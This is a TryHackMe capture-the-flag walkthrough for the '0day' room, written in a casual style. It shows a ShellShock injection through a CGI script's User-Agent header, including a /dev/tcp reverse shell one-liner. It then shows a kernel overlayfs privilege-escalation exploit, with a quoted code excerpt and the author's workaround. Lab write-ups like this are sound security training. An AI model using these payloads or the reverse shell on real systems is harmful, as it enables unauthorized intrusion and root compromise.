0day Walkthrough (Tryhackme) - by yag1n3
Room Info
Room Labels
- CVE
- kernel exploit
- shell shock
- 0day
Room Objetives
- user flag
- root flag
Reconnaissance
nmap

website

this is the personal website of the machine’s creator Ryan Montgomery
a little bit of flexing, i understand
nothing interesting at first sight, lets go with the subdomain enumeration
subdomain enumeration

there are some interesting directories
uploads, secret, admin and robots.txt look like rabbit holes
backup is an RSA private key, i save it just in case we can use it later
to me, cgi-bin is the most interesting one, so let’s investigate about it
so there is a hacktricks page on the subject
it says that is used to store Perl scripts with the extension .pl or .cgi
let’s see if we can enumerate any script
we use gobuster dir, adding the mentioned extensions… and we find test.cgi
the output of the script is “Hello World”, it doesn’t look like a vector to compromise the web server
but if we keep reading the hacktricks page, we see something called ShellShock
Exploiting ShellShock
first of all, we see a command to test if it’s vulnerable, so let’s confirm it
nmap <TARGET_IP> -p 80 --script=http-shellshock --script-args uri=/cgi-bin/test.cgi

well, we have something to exploit here, now we need to know how
i found this article, with the explanation and some payloads
looks like vulnerable Bash versions execute commands that follow functions defined on environment variables
also, some web servers follow the CGI specification allowing CLI programs to generate dynamic pages
for this programs, request information (e.g. User-Agent) are stored in environment variables
finally, they retrieve the standard output as the HTTP response
so we know the deal right ? injecting a malicious payload on an HTTP Header and abusing it to get a reverse shell
proof of concept
curl -H "User-agent: () { :;}; echo; echo vulnerable" http://<TARGET_IP>/cgi-bin/test.cgi

it definitely works
getting a reverse shell
now, we start a netcat listerner on port 443
we copy the payload for a reverse shell from the previous article
curl -i -H "User-agent: () { :;}; /bin/bash -i >& /dev/tcp/<LOCAL_IP>/443 0>&1" http://<TARGET_IP>/cgi-bin/test.cgi
we have a shell on the machine with www-data
this allows us to retrieve user.txt from /home/ryan
Rooting the machine
i try some manual enumeration, but it doesn’t seem like there’s an obvious way to escalate privileges
i transfer linpeas.sh to the target machine
i run it, and it retrieves huge info

so, the kernel version is vulnerable
i find an exploit
trying to execute the exploit

lets go to work : i transfer the exploit to the target machine and try to compile it, but we get the following message :

at first sight it looks like there is no problem, since we can compile it in our machine
so i compile it in my machine, tranfer the compiled file and run it, but this is the output
alternative solution
so, i say this is an “alternative” solution because i watched some writeups after finishing the machine and i didn’t see anyone using this method
we will be discussing the “intended” solution afterwards
let’s check the part of the code that is failing
    lib = open("/tmp/ofs-lib.c",O_CREAT|O_WRONLY,0777);
    write(lib,LIB,strlen(LIB));
    close(lib);
    lib = system("gcc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");
    if(lib != 0) {
        fprintf(stderr,"couldn't create dynamic library\n");
        exit(-1);
    }
    write(fd,"/tmp/ofs-lib.so\n",16);
    close(fd);
    system("rm -rf /tmp/ns_sploit /tmp/ofs-lib.c");
    execl("/bin/su","su",NULL);
so, it looks like the C file that is getting compiled by the program is /tmp/ofs-lib.c
/tmp/ofs-lib.c is getting compiled to the file /tmp/ofs-lib.so
so what we are gonna do is compile ofs-lib.c in my machine, send ofs-lib.so to the target machine, and then rerun the exploit but deleting the part of the code responsible for the compilation
- i transfer ofs-lib.c to my machine, and run
gcc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w - i transfer the compiled file ofs-lib.so to the target machine and place it on the /tmp folder
- now i have to modify the initial exploit, but without the lines where the compilation happens

- lets compile this modified version of the exploit and transfer it to the target machine
- run it

we have a root shell !!
intended solution
for what i found on the internet, looks like the most obvious solution has to do with the PATH variable
i’m gonna be honest, i didn’t even think about it
i just assumed that the necessary library just wasn’t installed on the system
so the value of $PATH in the machine is “/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/bin:/sbin:.”
i google a more complete value and i find “/usr/lib/lightdm/lightdm:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games”
now i run gcc and it works, so we can easily compile and execute the exploit